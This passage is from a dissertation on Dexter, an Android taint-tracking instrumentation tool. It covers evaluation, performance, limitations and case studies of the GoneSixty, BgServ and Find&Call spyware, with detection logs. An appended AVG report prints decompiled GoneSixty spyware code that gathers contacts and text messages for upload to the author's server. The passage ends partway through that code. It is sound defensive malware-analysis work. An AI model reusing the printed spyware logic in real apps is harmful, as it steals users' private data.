Returning to the generation of bytecode, instruction objects still cannot produce their Dalvik counterparts as we have not yet computed offsets to the markers they reference. But to compute the offsets we need to know the sizes of the Dalvik instructions, and so the problem is circular and needs to be solved iteratively.

The algorithm starts by creating a list of sizes initially set to one, passing it together with register allocation to the instructions and letting them generate their most optimized Dalvik variants. Instruction sizes are updated and previous steps repeated until convergence is reached. The algorithm is guaranteed to terminate since instructions can only grow in size because offsets overflowling the space reserved in the current variant force generation of a bigger one, or cause failure if no such variant exists.

```
if-eq rA, rB, LTarget          ⇒    if-eq rA, rB, LJump
...                                 goto LSuccessor
LTarget:                            LJump:
                                    goto LTarget
                                    LSuccessor:
                                    ...
                                    LTarget:
```

Figure 3.7: Example of an `if` instruction fixing unreachable target

If it fails, the jumping instruction is asked to instrument itself in order to fix this problem. As one can see in Figure 3.7, `goto` is used to do the jump for the instruction because its least optimized variant can store safe 32-bit offsets.

3.5 APK Repackaging

With DexLib having generated the final executable, Dexter has to substitute it for the original *classes.dex* inside the APK.

Since APKs are mere ZIP files, the Zip4j[2] library was used to replace the file and also to remove the `META-INF` folder containing the original (now invalid) digital signature. The last step of the lengthy process of instrumentation is therefore calling tools from the *Java Development Kit* to generate a random key and sign the package with it.

[2] `http://www.lingala.net/zip4j/`

Chapter 4

Evaluation

4.1 Development

A working prototype of Dexter was implemented in 15,000 lines of Java code, with additional 8,000 lines of regression unit tests.

The adopted risk-driven iterative development model worked very well for the project because it allowed me to come back to already implemented components as issues were encountered. For instance, late testing revealed that taint could spread between unrelated parts of the application through equivalent `String` constants which the VM represents as a single object. Instrumentation of external calls was revisited and modified to not propagate taint into immutable arguments.

The necessity to support the SSA transformation was also not initially identified and the work plan had to be changed accordingly. SSA was fully implemented and shown to work on small methods otherwise impossible to assemble, but would require further debugging to become production-ready. Since SSA is only an extension enabling Dexter to instrument a wider range of applications, the solution could still be fully evaluated without it.

4.1.1 Testing

A test-driven development philosophy [3] was adopted for the implementation of individual features, resulting in a large set of JUnit tests for the internal algorithms, and a smaller set of Java and assembly programs testing the instrumentation. The final solution was applied to a series of real applications downloaded

directly from the official Android market, and to samples of malware-infected APKs kindly provided by the Department of Computer Science at North Carolina State University, which manages the Android Malware Genome Project[1].

Testing also revealed a bug in the implementation of DexLib, which was reported and eventually fixed by the author.

4.1.2 Analysis Output

Being primarily a tool for security experts, Dexter prints its warnings into the system log which makes them easy to filter and further analyze. With the default level of verbosity, it logs every source access and data leakage together with the involved data taint tag, and adds information about method calls in debug mode.

The possibility of pausing the program and displaying a dialog in such situations was investigated, because it would allow to prevent the leakage by terminating the application. However, the standard Android programming model does not support any form of window modality, and background-running threads are not allowed access to the UI. The feature was therefore left as potential future extension requiring deeper access to the system message loop.

4.2 Case Studies

4.2.1 Android/GoneSixty

Gone in 60 Seconds is a piece of spyware which the author claims was written for educational purposes only. Initially available on the Google Play market, users would download the application and then watch it swiftly send their sensitive data to a remote server immediately after first launch. Even though GoneSixty is virtually harmless and its methods of distribution and data collection unsophisticated, it nicely demonstrates how various data sources are accessed, and also propagates the data to a sink in a nontrivial way. A security report by AVG, with more details on how GoneSixty works, can be found in Appendix A.

Manual inspection of the bytecode showed that GoneSixty runs five threads. The first four acquire: (i) contact list, (ii) text messages, (iii) recent calls and (iv) browser history, and store the data into commonly accessible class fields. The

[1] `http://www.malgenomeproject.org/`

```
I/ActivityManager(  187): Start proc com.gone603 for activity com.gone603/com.gone60.gone60:
                          pid=10912 uid=10065 gids={3003}
I/System.out(10912): $ content query: content://com.android.contacts/contacts => T=1
I/System.out(10912): $ content query: content://sms => T=2
I/System.out(10912): $ browser data => T=16
I/System.out(10912): $ content query: content://call_log/calls => T=4
I/System.out(10912): $ content query: content://com.android.contacts/data/phones => T=1
I/System.out(10912): $! tainted Apache HTTPClient request executed <= T=23
```

Figure 4.1: Log output generated by the instrumented version of GoneSixty. Access to four different sources was identified (contacts accessed twice), and taint tags were assigned to the acquired data ("`=> T=`x"). Executed HTTP request carried a taint tag with all four source flags set ("`<= T=23`") and hence a warning was printed. The format of taint tags was described in section 2.2.1.

fifth thread waits for the other four to finish, and then sends the data, combined into a JSON structure, to a remote server using the Apache client as an HTTP POST request. Output of the instrumented application in Figure 4.1 shows that Dexter correctly identified access to all four of these sources, successfully propagated the taint tags all the way to the HTTP request execution and printed a leakage warning.

4.2.2 Android/BgServ

The second analyzed application was infected with the BgServ trojan, which is significantly more dangerous and complex than GoneSixty. Discovered in March 2011, it was inserted into various ordinary applications and then distributed through third party application markets. It runs in the background, sends sensitive data to a remote location and opens a backdoor. The trojan receives orders from a remote server, and sends premium-rate SMS messages or changes Internet connection settings. Appendix B contains a security report by Symantec with further details.

Unlike GoneSixty, which steals personal data, BgServ is interested in information that can identify the device: phone number, IMEI, version of the system, etc. These are accessed through system service managers and from the output in Figure 4.2 we see that Dexter recognized access to location and phone service managers, and that the data are again being leaked via HTTP. This is consistent with findings made by the TaintDroid team, who analyzed it as well.

As one can also see from the output, BgServ requests access to a few other system services and reads network settings from the database. These are not being

```
I/ActivityManager(  182): Start proc com.virsir.android.chinamobile10086 for activity
                          com.virsir.android.chinamobile10086/com.mms.bg.ui.FakeLanucherActivity:
                          pid=712 uid=10058 gids={3003, 1015}
I/System.out(  712): $ system service request: layout_inflater => T=0
D/FlurryAgent(  712): Starting new session
I/System.out(  712): $ system service request: location => T=8
D/FlurryAgent(  712): Sending report to: http://data.flurry.com/aar.do
I/System.out(  712): $! tainted Apache HTTPClient request executed <= T=8
I/System.out(  712): $ system service request: notification => T=0
I/System.out(  712): $ system service request: connectivity => T=0
I/System.out(  712): $ system service request: wifi => T=0
I/System.out(  712): $ content query: content://telephony/carriers/preferapn => T=0
I/System.out(  712): $ system service request: phone => T=32
I/System.out(  712): $ system service request: wifi => T=0
I/System.out(  712): $! tainted Apache HTTPClient request executed <= T=32
D/FlurryAgent(  712): Ending session
```

Figure 4.2: Partial output generated by the instrumented version of BgServ. Repeated and irrelevant lines were removed.

tracked at the moment, but support could easily be added. Moreover, the security report mentions that data are written into a temporary file before they are sent to the server. Bytecode inspection revealed that BgServ uses `XmlSerializer` for this purpose. It is currently not a recognized sink, but again could be easily added to the Dexter framework.

4.2.3 Find&Call

Find&Call is a contact organizer, whose iOS version became known as the first malware for the platform, approved by Apple and distributed through App Store. It also briefly appeared on Google Play before it was removed in July 2012. Find&Call leaks contact list and phone number data which are used by the server to send spam via text messages that appear to be sent by the user. A blog entry [16] by a Kaspersky Lab expert provides more information.

Dexter discovered multiple HTTP requests leaking the contents of the phonebook and user's location. Access to the service providing phone number information was also identified, but tagged data never reached the sink, which might indicate a bug in the implementation of Dexter or they simply were not leaked. Since the application is complex and its bytecode had been obfuscated, further investigation of this by hand was not successful.

The Dexter output also shows that sensitive data are being shared between application's components (activities) through IPC calls, and that these correctly propagate taint without requiring any extra instrumentation.

4.3 Performance Overhead

The extra work done by taint tracking instructions naturally has a negative effect on the overall performance of the application. Similar systems tend to incur 2-20 times slowdown [30, 7], but this is usually acceptable because these techniques are generally used with applications that mostly wait for user's input and perform very little computation.

The overhead of Dexter's instrumentation was assessed and the results are presented in this section. All experiments were conducted on a Google Nexus One running Android 2.3.

4.3.1 Benchmark

To measure the overhead of heavily processor-bound computation, a benchmark application was downloaded from the official market, instrumented and results compared with the original. Unfortunately, benchmarks commonly used by the community, like AnTuTu or Quadrant, run their tests in native code which is not instrumented. A lesser known QuickBenchmark therefore had to be chosen instead. Results are summarized in Figure 4.3.




Figure 4.3: Points scored in QuickBenchmark. Error bars represent interval of one standard deviation. Each version of the application was run 37 times.

The first two tests simply run a loop in which they perform integer and float computation respectively. Even though for each such instruction, the instrumentation adds an OR of the taint tags, the difference was less than 2% and well within the margin of error in both cases. The reason probably lies in the fact that the original computation and taint tracking have zero data dependencies between each other, which allows the superscalar CPU to execute them out of order and hence fill pipeline stalls.

The third test draws 2D shapes on the screen, animates them and measures the frame rate. Similarly to the first two, it runs a loop with some floating point computation, but also calls external drawing methods. Since it operates only with primitives, with no dependencies whatsoever, and instrumentation of external calls is cheap, we still do not see a speed drop. On average, the benchmark actually awarded slightly more points to the instrumented version. possibly due to better register allocation, but the results are still within one standard deviation of each other.

The last test shows how expensive taint tracking can be. The test draws two rotating cubes in 3D with OpenGL, which is roughly equivalent to the 2D test, except each cube is represented as an instance of a cube class. The additional use of expensive internal calls results in a 65% performance drop.

4.3.2 Source Access

Since the benchmark works nearly exclusively with primitives and does not access any sensitive data, further experiments were conducted on an in-house testing application. Measured operations are equivalent to those assessed under TaintDroid for comparison. Graph in Figure 4.4 shows the results.

Load time of the application was hardly affected by the instrumentation, slowing down from 70ms to 72ms, and exactly matching TaintDroid in performance.

Reading the phonebook, as shown in Listing 2.7, saw a significant decrease in performance, taking nearly three times as long. This is partially caused by the analysis of the database query, but mainly by the propagation of taint into returned string objects, which all collide when stored in the object taint map. According to the academic paper, a similar operation on TaintDroid had overhead of eighteen percent. A better global hash map implementation, as suggested in section 3.3.3, is likely to help.




Figure 4.4: Time taken to initialize the application and access sources. Error bars represent interval of one standard deviation. Each test was executed 100 times.

Access time was also measured for the web browsing history, similar to that in Listing 2.9. Slowing down by approximately a quarter, the difference is considerably smaller because no string comparisons of the query are carried out, and far fewer strings are tainted as only a single column is read from the results, in contrast to four in the previous test.

4.4 Code Bloat

Next we study the difference in the size of the instrumented file and the change in distribution of instruction types. Rather than being a performance metric, this creates a bigger picture of what flow analysis involves.

Figure 4.5 shows that the overall size of the DEX file approximately doubles, ranging between 90-140% increase. This accounts for all sections of the file, i.e. bytecode, class definitions, etc. On modern smartphones this should not be an issue as these executables are typically not bigger than few hundred kilobytes.




Figure 4.5: Increase in size of the executable DEX file caused by instrumentation




Figure 4.6: Number of occurrences of selected instructions in GoneSixty. First column represents the original count, second the state after application of instrumentation rules, and third the total count after assembling.

The change in distribution of opcodes is substantial. Figure 4.6 shows some selected intermediate instruction types and how many times they appeared in the parsed, instrumented and post-assembly representation of the GoneSixty spyware. We see instructions that are virtually unaffected, like `BinaryOpLiteral` and `ReturnVoid` that are only added with the linked auxiliary classes, and that there are slightly more *if* statements, mostly used for decisions during method calls and source/sink identification. On the other hand, the increase in the number of instructions directly involved in tainting is radical, especially `invoke` opcodes which jump from 400 to more than 3,000 occurrences. These are nearly exclusively `taint-get` and `taint-set` calls, which go hand in hand with insertion of bitwise OR operations (`BinaryOp`) to combine tags. Also notice that `move`s are added during the assembly phase as a result of register spilling.

4.5 Limitations

The case studies above proved that taint tracking can indeed provide useful information about data leakage, but the approach naturally has its limits.

In terms of flow analysis, Dexter is by design restricted to tracking taint only from within a running VM and the code of the application. Hence it cannot compete with the system wide, VM modifying solution of TaintDroid that can propagate taint through the framework, the filesystem or between applications. Reflective calls are currently always treated as external but their support could be added as statically undecidable method call destinations are already resolved through reflection. Dynamically loaded code could be instrumented on-the-fly if Dexter itself was linked into the application.

As we saw in the BgServ case study, correct identification of sources and sinks requires information about *all* framework methods that provide access to them. These definitions can be created very easily, but unfortunately this does not scale well. Covering all exotic ways of leaking data is therefore unrealistic in the light of the sheer size of the framework and its frequent updates. On the other hand, taint tracking systems are never perfectly leak-proof since there always exists a way of circumventing the taint propagation, for example through implicit flow.

During testing, the greatest limiting factor of the implementation turned out to be the register allocating algorithm, which was incapable of dealing with very constrained methods. Even though SSA was implemented to solve this problem, conversion of IR to the internal representation of the official JVM-DEX compiler,

and utilizing its existing advanced allocation and optimization techniques, would be a better solution, but beyond the time frame of the project.

4.6 Success Criteria

Criterion 1 *Application must communicate with Android devices and be able to download/upload application packages (APKs).*

The SDK's `adb` tool was used both to download and upload APKs and framework files. Shell commands were executed to list installed applications.

Criterion 2 *Application must be able to extract content of APK files and to repackage them after instrumentation.*

Packages are extracted, executables instrumented and new APKs generated and digitally signed.

Criterion 3 *Specification of sources, sinks and sanitizers has to be designed and these properly identified by the instrumenting application.*

Sources and sinks were defined by extending `ExternalCallInstrumentor` class. No sanitizers were needed in the end, but could easily be defined in the same way.

Criterion 4 *Instrumentation of DEX files for both explicit and implicit flow analysis needs to be designed, implemented and shown to propagate taint correctly.*

Instrumented applications perform full explicit flow analysis. Support for implicit flows was demonstrated through exception-throwing instructions.

Criterion 5 *Capabilities of the information-flow analysis must be demonstrated on examples of real applications.*

Five small applications known to spy on users were instrumented and Dexter successfully identified data leakage in all cases. Unfinished SSA prevented instrumentation of larger apps.

Criterion 6 *Advantages and limitations of system-level integration versus per-application bytecode instrumentation for the purpose of taint-based flow analysis must be appraised.*

Both approaches were thoroughly analyzed and their merits and limits explained.

Criterion 7 *Performance must be compared to TaintDroid and overhead measured against the original code.*

Overhead of individual operations was measured on the testing application. Benchmark downloaded from the application market was used for processor-bound performance measurements. Results were contrasted against those presented in the TaintDroid paper.

Chapter 5

Conclusion

Data protection has undoubtedly become an important issue on modern mobile phones, especially in the context of employees using a diverse array of personal phones for work-related tasks necessarily involving corporate data. The existing solutions are either too restrictive because they completely prevent access to certain resources, or too invasive and inflexible due to relying on modifications to the operating system of the device. This dissertation presented a lightweight, universally applicable alternative, capable of precisely tracking sensitive data within a single application, and blocking resource access only if leakage is identified.

The suggested approach monitors runtime behaviour through the means of taint analysis, applied on the application by instrumenting its executable file. The developed prototype is fully-functional and instrumented applications are able to correctly identify and track selected types of data, and to print warnings when these are about to be leaked. Performance overhead is on a par with best similar systems, and certainly acceptable for I/O bound and interactive programs. Furthermore, the proposed adjustments can surmount current shortcomings of the analysis.

Future development could focus on extending the system log output for experts to provide more detailed information about the context of the warnings, and implementing a runtime interface for blocking resources or termination of the application when leakage is imminent. Further efforts could be made towards utilizing parts of the pipeline of the official Dalvik compiler to generate more efficient bytecode. Implementing these measures would lower the barriers to widespread and convenient use of the system.

Bibliography

[1] Andrew W. Appel and Jens Palsberg. *Modern Compiler Implementation in Java*. Cambridge University Press, New York, NY, USA, 2nd edition, 2003.

[2] Appthority. App Reputation Report. `https://www.appthority.com/appreport.pdf`, February 2013.

[3] Beck. *Test Driven Development: By Example*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2002.

[4] Alastair R. Beresford, Andrew Rice, Nicholas Skehin, and Ripduman Sohan. Mockdroid: trading privacy for application functionality on smartphones. In *Proceedings of the 12th Workshop on Mobile Computing Systems and Applications*, HotMobile '11, pages 49–54, New York, NY, USA, 2011. ACM.

[5] Barry W. Boehm. A spiral model of software development and enhancement. *Computer*, 21(5):61–72, May 1988.

[6] D. Bornstein. Dalvik JIT. `http://android-developers.blogspot.com/2010/05/dalvik-jit.html`, May 2010.

[7] Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, and Mendel Rosenblum. Understanding data lifetime via whole system simulation. In *Proceedings of the 13th conference on USENIX Security Symposium - Volume 13*, SSYM'04, pages 22–22, Berkeley, CA, USA, 2004. USENIX Association.

[8] Alistair Cockburn. Using Both Incremental and Iterative Development. `http://www.crosstalkonline.org/storage/issue-archives/2008/200805/200805-Cockburn.pdf`, May 2008.

[9] Alexandru Catalin Cosoi. One out of Three Free Android Apps Accesses and Uploads Your Private and Sensitive Data. `http://www.huffingtonpost.com/alexandru-catalin-cosoi/one-out-of-three-free-and_b_3006729.html`, March 2013.

[10] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX conference on Operating systems design and implementation*, OSDI'10, pages 1–6, Berkeley, CA, USA, 2010. USENIX Association.

[11] Andrey Ermolinskiy, Sachin Katti, Scott Shenker, Lisa L Fowler, and Murphy McCauley. Towards practical taint tracking. Technical Report UCB/EECS-2010-92, EECS Department, University of California, Berkeley, Jun 2010.

[12] Michael Grace, Yajin Zhou, Qiang Zhang, Shihong Zou, and Xuxian Jiang. Riskranker: scalable and accurate zero-day android malware detection. In *Proceedings of the 10th international conference on Mobile systems, applications, and services*, MobiSys '12, pages 281–294, New York, NY, USA, 2012. ACM.

[13] Jinyung Kim, Yongho Yoon, Kwangkeun Yi, and Junbum Shin. ScanDal: Static analyzer for detecting privacy leaks in android applications. In Hao Chen, Larry Koved, and Dan S. Wallach, editors, *MoST 2012: Mobile Security Technologies 2012*, Los Alamitos, CA, USA, May 2012. IEEE.

[14] Srinivas Krishnamurti. Announcing VMware Horizon Mobile. `https://blogs.vmware.com/euc/2011/08/vmworld-2011-announcing-vmware-horizon-mobile-manager.html`, August 2011.

[15] Peter Weed Lisa Ellis, Jeffrey Saret. BYOD: From company-issued to employee-owned devices. `http://www.mckinsey.com/~/media/mckinsey/dotcom/client_service/High%20Tech/PDFs/BYOD_means_so_long_to_company-issued_devices_March_2012.ashx`, March 2012.

[16] D. Maslennikov. Find and Call: Leak and Spam. `https://www.securelist.com/en/blog/208193641/Find_and_Call_Leak_and_Spam`, July 2012.

[17] Srijith K. Nair, Patrick N. D. Simpson, Bruno Crispo, and Andrew S. Tanenbaum. A virtual machine based information flow control system for policy enforcement. *Electron. Notes Theor. Comput. Sci.*, 197(1):3–16, February 2008.

[18] Jon Oberheide. Dissecting Android's Bouncer. `https://blog.duosecurity.com/2012/06/dissecting-androids-bouncer/`, June 2012.

[19] Andy Price. App wrapping: Unlocking the potential of BYOD? `http://www.publictechnology.net/features/app-wrapping-unlocking-potential-byod/37667`, March 2013.

[20] Android Open Source Project. Bytecode for the Dalvik VM. `http://www.netmite.com/android/mydroid/dalvik/docs/dalvik-bytecode.html`, 2007.

[21] Android Open Source Project. Dalvik Bytecode Verifier Notes. `http://www.netmite.com/android/mydroid/dalvik/docs/verifier.html`, 2007.

[22] Android Open Source Project. Dalvik Executable Format. `http://www.netmite.com/android/mydroid/dalvik/docs/dex-format.html`, 2007.

[23] Android Open Source Project. Dalvik Optimization and Verification With dexopt. `http://www.netmite.com/android/mydroid/dalvik/docs/dexopt.html`, 2007.

[24] Android Open Source Project. Dalvik VM Instruction Formats. `http://www.netmite.com/android/mydroid/dalvik/docs/instruction-formats.html`, 2007.

[25] Android Open Source Project. Java Bytecode At a Glance. `http://www.netmite.com/android/mydroid/dalvik/docs/java-bytecode.html`, 2007.

[26] Marc Rogers. The Bearer of BadNews. `https://blog.lookout.com/blog/2013/04/19/the-bearer-of-badnews-malware-google-play/`, April 2013.

[27] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 317–331, Washington, DC, USA, 2010. IEEE Computer Society.

[28] Yang Tang, Phillip Ames, Sravan Bhamidipati, Ashish Bijlani, Roxana Geambasu, and Nikhil Sarda. Cleanos: limiting mobile data exposure with idle eviction. In *Proceedings of the 10th USENIX conference on Operating Systems Design and Implementation*, OSDI'12, pages 77–91, Berkeley, CA, USA, 2012. USENIX Association.

[29] Rubin Xu, Hassen Saïdi, and Ross Anderson. Aurasium: practical policy enforcement for android applications. In *Proceedings of the 21st USENIX*

conference on Security symposium, Security'12, pages 27–27, Berkeley, CA, USA, 2012. USENIX Association.

[30] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM conference on Computer and communications security*, CCS '07, pages 116–127, New York, NY, USA, 2007. ACM.

[31] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting repackaged smartphone applications in third-party android marketplaces. In *Proceedings of the second ACM conference on Data and Application Security and Privacy*, CODASPY '12, pages 317–326, New York, NY, USA, 2012. ACM.

[32] Yajin Zhou, Zhi Wang, Wu Zhou, and Xuxian Jiang. Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets. In *Proceedings of the 20th NDSS*, 2012.

[33] David (Yu) Zhu, Jaeyeon Jung, Dawn Song, Tadayoshi Kohno, and David Wetherall. Tainteraser: protecting sensitive data leaks using application-level taint tracking. *SIGOPS Oper. Syst. Rev.*, 45(1):142–154, February 2011.

Appendix A

GoneSixty Security Report

http://cms.avg-hrd.appspot.com/securitycenter/securitypost_20110927.html

A.1 Overview

Name: Gone in 60 Seconds
Malware type: Spyware
Geo: All around
Score: 3
Date Discovered: 24.09.2011
Date Added: 24.09.2011

An Android application that can used as a spyware was found on Android Market

The application is Android cloud spyware that can be used by an attacker or not authorized user to take out personal info from the device such as contacts, messages, recent calls and history.

A.2 Geeks Info

Method of Infection: Installing an APK file
Encrypted: No
Distribution Potential: Low
In the wild: Yes
Overall Risk Rating: Low
Damage Potential: Low
Reverse info: Available
Symptoms: Taking personal information from target phone

Package name


The package name of the application is 'com.gone603':

```
package="com.gone603"
```

Notice: there are few variants of this app.

Permissions

The spyware requests the permissions needed to what it intended to do:



Installing

To activate the spyware the attacker needs to download and install it on the target phone.

5 digit code

To activate the application the user needs to run it and remember the 5-digit code that will be later be used to browse the personal info taken in the spyware author. Below you can see how the application looks when running - the red area covers the code generated by the application:

Running in the background

The application runs in the background.

Taking personal information from the target phone

The application gets its name from the time it takes for getting the data ad upload it to the spyware author's website. The flow and timing described below:

```
Cloning contacts..  (10s)
Cloning messages..  (20s)
Cloning recent calls..  (10s)
Cloning browser history..  (15s)
Uploading data to gi60s.com..  (5s)
```

Here we can see the code part that is responsible for the flow:

```
public void StartProcess()
{
    allData = "";
    String s = md5(Integer.toString((new Random()).nextInt()));
    code = s;
    String s1 = code.substring(0, 5);
    code = s1;
    Intent intent1 = intent;
    String s2 = code;
    Intent intent2 = intent1.putExtra("code", s2);
    Intent intent3 = intent.putExtra("status", "Start..");
    Context context1 = context;
    Intent intent4 = intent;
    context1.sendBroadcast(intent4);
    Runnable runnable = ContactsCode;
    Thread thread = new Thread(null, runnable, "MyService1");
    ControlThreadCon = thread;
    ControlThreadCon.start();

    Runnable runnable1 = SmsCode;
    Thread thread1 = new Thread(null, runnable1, "MyService2");
    ControlThreadSms = thread1;
    ControlThreadSms.start();
```

Getting contacts

Getting messages

```
    try
    {
        Runnable runnable2 = RecentCode;
        Thread thread2 = new Thread(null, runnable2, "MyService3");
        ControlThreadRec = thread2;
        ControlThreadRec.start();
    }
    catch(Exception exception3)
    {
        RecentData = "";
        rec_end = true;
    }
    try
    {
        Runnable runnable3 = UrlCode;
        Thread thread3 = new Thread(null, runnable3, "MyService4");
        ControlThreadUrl = thread3;
        ControlThreadUrl.start();
    }
    catch(Exception exception4)
    {
        UrlData = "";
        url_end = true;
    }
    runnable4 = SendCode;
    thread4 = new Thread(null, runnable4, "MyService5");
    ControlThreadSend = thread4;
    ControlThreadSend.start();
```

Getting browser history

Uploading data to website

Here we can see the code that takes the contacts (name + number) from the target phone:

```
while (true)
{
  if ((!localCursor2.moveToNext()) || (this.this$0.count >= 1000))
  {
    if (localObject == "")
      localObject = "none";
    String str12 = String.valueOf(str2);
    StringBuilder localStringBuilder1 = new StringBuilder(str12).append("{ \"name\":\"").append(str10).append("\",\"numbers\":\"");
    String str13 = base64.encodeToString(((String)localObject).getBytes(), 0);
    str2 = str13 + "\"},";
    localCursor2.close();
    break;
  }
```

Here we can see the code that takes the messages:

```
try
{
  StringBuilder localStringBuilder1 = new StringBuilder("{ \"address\":\"");
  int k = localCursor.getColumnIndex("address");
  String str9 = base64.encodeToString(localCursor.getString(k).getBytes(), 0);
  StringBuilder localStringBuilder2 = localStringBuilder1.append(str9).append("\",\"type\":\"");
  int m = localCursor.getColumnIndex("type");
  String str10 = localCursor.getString(m);
